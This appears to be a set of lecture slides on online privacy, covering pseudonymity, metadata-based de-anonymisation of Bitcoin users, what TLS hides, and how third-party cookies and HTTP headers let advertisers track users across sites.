
Unobservability of an IOI

- Undetectability of IOI against all subjects uninvolved in it; and
- Anonymity of the subjects involved in the IOI against the other subjects' involved in IOI.

Pseudonymity

Pseudonym: Identifier of a subject other than the subject's real name.

Pseudonymity: the use of pseudonyms as identifiers.



How can pseudonyms fail?

Do you have pseudonyms?


Are they tied to you?

Could they be tied to you?

Traffic analysis (Metadata)

Metadata (who sent a message to whom, when and of which size) can be sufficient to break pseudonymity

Idea: identify pseudonyms for same actor



Quantitative Analysis of the Full Bitcoin Transaction Graph, Ron & Shamir, FC 2013


A Fistful of Bitcoins: Characterizing Payments Among Men with No Names, Meiklejohn et al., ACM IMC 2013

 Chainalysis

Browsers, cookies, ...


Online privacy

TLS




Alice looks for a product at the Web Shop (HTTPS)

- Can the web shop read her messages?
- Can her ISP read her messages?
- Can an eavesdropper at the Internet read her messages?
- Can her favourite social media platform read her messages?
- Can the government read her messages?




Alice looks for a product at the Web Shop (HTTPS)

- Can the web shop read her messages? **Yes**
- Can her ISP read her messages? **No**
- Can an eavesdropper at the Internet read her messages? **No**
- Can her favourite social media platform read her messages? **No**
- Can the government read her messages? In theory **yes**; in practice it depends




Tracking (breaking sender anonymity)

- Alice searches for a new bicycle at the Web shop
- The communication is protected by TLS
- The next day she finds an **advertisement** on a social media platform about bicycles
- How did that happen?



Anonymity



Anonymity of a subject from an attacker's perspective means that the attacker cannot sufficiently identify the subject within a set of subjects, *the anonymity set*.

HTTP Cookies

- HTTP is stateless
- How do you implement language preferences, shopping baskets, etc, without state?
 - **Cookie:** a (domain, key, value) triplet that the server saves at the client
 - **First-party cookies:** set by the domain the user is visiting
 - **Third-party cookies:** set by other domains embedded in the top-level page
- Alice visits the web-shop
 - The web-shop page tells the browser to retrieve components from an Advertiser
 - The advertiser leaves a third-party cookie at the browser of Alice with a unique id
 - The next day Alice visits a social media platform
 - It also tells the browser to retrieve components from the same Advertiser
 - The Advertiser reads the third-party cookie and associates Alice with the Web-shop visit
- Protection: **Privacy-friendly browsers** (e.g. Brave) block third-party cookies

How to identify clients without cookies?

HTTP headers

- IP address
- Geo-location
- Operating system
- Type of device
- Brower and version
- Plugins

